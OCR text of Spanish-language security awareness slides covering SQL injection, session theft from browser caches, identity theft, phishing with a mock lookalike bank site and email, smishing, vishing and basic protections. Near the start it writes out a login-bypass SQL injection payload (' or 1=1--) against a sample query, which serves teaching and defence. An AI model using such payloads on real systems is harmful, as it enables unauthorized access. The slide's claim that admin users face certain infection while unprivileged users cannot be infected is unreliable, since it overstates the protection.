
Select idusr from tabla_users Where
usuario='$usuario'
And clave='$clave';

Sql Injection


Usuario	Admin
Clave	' or 1=1--

Select idusuario from tabla_usuarios Where
usuario='**Admin**'
And clave='**' or 1=1--**';

Técnicas y Metodologías



Técnicas y Metodologías



Técnicas y Metodologías


Robo de Sesiones: Caché del Navegador Web

Caché de IE

C:\Documents and Settings**USUARIO**\Configuración local\Archivos temporales de Internet

- Para poder robar las sesiones, es necesario que un usuario no alla cerrado la cuenta desde el sitio oficial. Generalmente los usuarios cierran la ventana, pero no la sesión.
- Es muy común en Cybers.

Técnicas y Metodologías



Robo de Sesión de Gmail

Cedido por el autor a www.segu-info.com.ar

Robo de Identidad

Robo de Identidad

- Robo de Identidad
- Phishing
- Smishing
- Vishing

Robo de Identidad

¿Qué es el Robo de Identidad?

El robo de identidad se produce cuando un impostor obtiene sus datos personales, ya sean:

- ✓ Nombre
- ✓ Numero de Seguridad Social
- ✓ CUIL
- ✓ DNI
- ✓ Etc

Para usarlos con fines fraudulentos.

Robo de Identidad

¿Qué puede hacer un impostor con sus datos personales?

- Solicitar tarjetas de crédito
- Alquilar departamentos.
- Solicitar servicios telefónicos
- Solicitas Prestamos
- Comprar objetos
- Solicitar un empleo
- Otros

Robo de Identidad

Factor Miedo

Robo de Identidad

Factor Miedo

Los individuos maliciosos, al intentar hacer el fraude, utilizan el factor miedo contra las personas. Esto quiere decir que utilizan métodos para que las personas piensen que si no van a hacer lo que el “e-mail,sms y web” dice, les pasara algo con sus cuentas.


Si usted no ingresa a sus datos en un periodo de 24hs, se cerraran sus cuentas y no podrá operar.

Robo de Identidad

Fraudes Electrónicos

- ✓ Phishing
- ✓ Vishing
- ✓ Smishing

Robo de Identidad



Robo de Identidad

Phishing

Robo de Identidad

¿Qué es el Phishing?

El Phishing es un termino caracterizado por intentar adquirir información confidencial de forma fraudulenta, como puede ser una contraseña, información de tarjetas de créditos u otra información bancaria.

Robo de Identidad

Métodos de Actuar del Phisher

- El Phisher se hace pasar por una autoridad de confianza, como puede ser un Banco.
- Falsificación de Página Web de la entidad de confianza.
- Utilización de la técnica de Cross Site Scripting para engañar a los clientes.
- Utilización de medios de comunicación para el fraude: e-mail o publicidades.

Robo de Identidad

Métodos de Actuar del Phisher

- Registran dominios parecidos a los de la entidad de confianza.
- Ofuscan los dominios o dirección IP.
- Redireccionan los datos del cliente a una base de datos fraudulenta.
- Utilizan el Factor miedo.
- utilizan la Ingeniería Social.

Robo de Identidad

Ejemplo de un Phishing

Entidad de Confianza: Banco ExE

Sitio Web: www.bancoexe.com

Serivicio Inet: Home Banking

Banco ExE - Microsoft Internet Explorer

Archivo Edición Ver Favoritos Herramientas Ayuda

Atrás Búsqueda Favoritos Multimedia

Dirección http://www.bancoeexe.com Ir

Banco ExE

Home Banking

Usuario

Contraseña

Ingrese desde nuestro servicio de Home Banking para verificar sus estados de cuenta, prestamos y por el solo hecho de ingresar, tendras la oportunidad de ganarte un Automovil 0km gracias al sorteo Banco ExE 2007.

Listo

Banco ExE - Microsoft Internet Explorer

Robo de Identidad

Podemos observar que el nombre del dominio esta tratando de pasar desapercibido.

El sitio original es: http://www.bancoexe.com

El sitio fraudulento: http://www.bancoeexe.com

Robo de Identidad


Podemos observar que no se usa una conexión segura (SSL).

El sitio original es: https://www.bancoexe.com

El sitio fraudulento: http://www.bancoeexe.com

No existe conexión segura (https)


Robo de Identidad



Utilizan métodos para incitar al Cliente a que ingrese.


Robo de Identidad

Cuando el cliente ingresa los datos, los mismos son redirigidos a otra maquina, donde guardara sus datos para futuros fraudes.



Robo de Identidad

En la mayoría de los casos usan JavaScript para ofuscar los enlaces de manera que desde el explorador Web usted vea el enlace oficial, mientras es redirigido a un enlace fraudulento.




Botón para ingresar al servicio de Home Banking, que se encuentra ofuscado mediante JavaScript.

Robo de Identidad

Al finalizar con la obtención de sus datos personales, los redirigirá a otro sitio Web, mayoritariamente diciendo que existen problemas en las bases de datos, que por favor intente ingresar mas tarde.

Robo de Identidad



Robo de Identidad

E-mails de la entidad fraudulenta

Banco ExE

Estimado Cliente:

Nos dirijimos a usted para brindarle un mejor servicio de Cuentas Personales, asi no solo podra verificar su estado de cuenta sino tambien ver en formato gráfico una amplia resolución de sus gastos con su tarjeta de credito - prestamos y transferencias.

Para ello necesitamos de su cooperación y que ingrese desde nuestro enlace: http://www.bancoexe.com , acceda a su cuenta para nosotros podremos validarla y brindarle servicios.

Desde ya muchas gracias por confiar en nosotros.

Atte. RR.HH
Juan Fulano
BExE - Banco ExE

Robo de Identidad

Medidas Preventivas contra el Phishing

Robo de Identidad

✓ Ingresar al sitio Web desde la página principal, nunca desde un e-mail o enlace “link.

✓ Utilizar un explorador Web que sea seguro, actualizar sus parches de seguridad.

✓ Usar los teclados virtuales que habilitan los bancos para evitar hurto de datos.

✓ No responder e-mail no deseados.

✓ La entidad oficial nunca pedirá tu usuario y contraseña vía teléfono, mail o MSN.

✓ Comprobar que la página donde ha ingresado sea segura.

✓ Revisar periódicamente sus cuentas.

Robo de Identidad

El Phishing no es un fraude que afecta solo a entidades Bancarias, también afecta a:

- ✓ Proveedores
- ✓ Web Mails
- ✓ Y cualquier sitio que sea necesario ingresar datos personales.

Robo de Identidad

Smishing

Robo de Identidad

Smishing

El Smishing es un método fraudulento que suplementa al Phishing.

Su método de operación es:

- Enviar mensajes SMS a personas, publicitando o pidiendo que ingresen al enlace que se encuentra en el mismo.

- En los Smishing Bancarios, se utilizan como ayuda para el fraude los servicios de Banca Móvil, en el cual los phishers se pueden valer o arriesgar de que una persona es cliente de Banca Móvil y así poder a través de falsificación de SMS hacer que ingrese al sitio esperado.

Robo de Identidad

Ejemplo de Smishing

Usted se ha ganado un auto, ingrese sus datos en phishing.com o perderá el premio.

Robo de Identidad

Vishing – Phishing via VoIP

Robo de Identidad

Vishing

El Vishing es una nueva metodología para los timadores, que utiliza el protocolo de voz sobre IP, su funcionamiento es el siguiente:

- Envían E-mails falsificando una entidad bancaria.
- En el mensaje explica que por problema por favor llame a un numero local, el cual esta escrito en el e-mail.
- Cuando el cliente llama a ese teléfono, un mensaje grabado pide que ingrese sus datos personales.

Se han registrado varios casos en EE.UU

Métodos de protección

Métodos de protección

- Privilegios Mínimos
- Desactivación de Servicios
- Firewalls
- IDS
- VPN
- Backups

Métodos de protección

Privilegios Mínimos


Una de las mejores medidas de protección con software malicioso y para la mayoría de las amenazas existentes, es el uso de privilegios mínimos al conectarse a Internet.

Si un usuario se conecta a Internet con privilegios de administrador, como sucede en la mayoría de los usuarios que usan sistemas Windows, tiene un %100 de probabilidades de infección. En lo contrario un usuario sin privilegios, no podrá infectarse, ya que para que suceda la infección es necesario la ejecución de un software, el cual no podrá ser ejecutado por no tener los privilegios.

Métodos de protección

Desactivación de Servicios

La desactivación de servicios es un punto importante a la hora de configurar un sistema, no solo por seguridad sino también por rendimiento.



Cedido por el autor a www.segu-info.com.ar

Métodos de protección

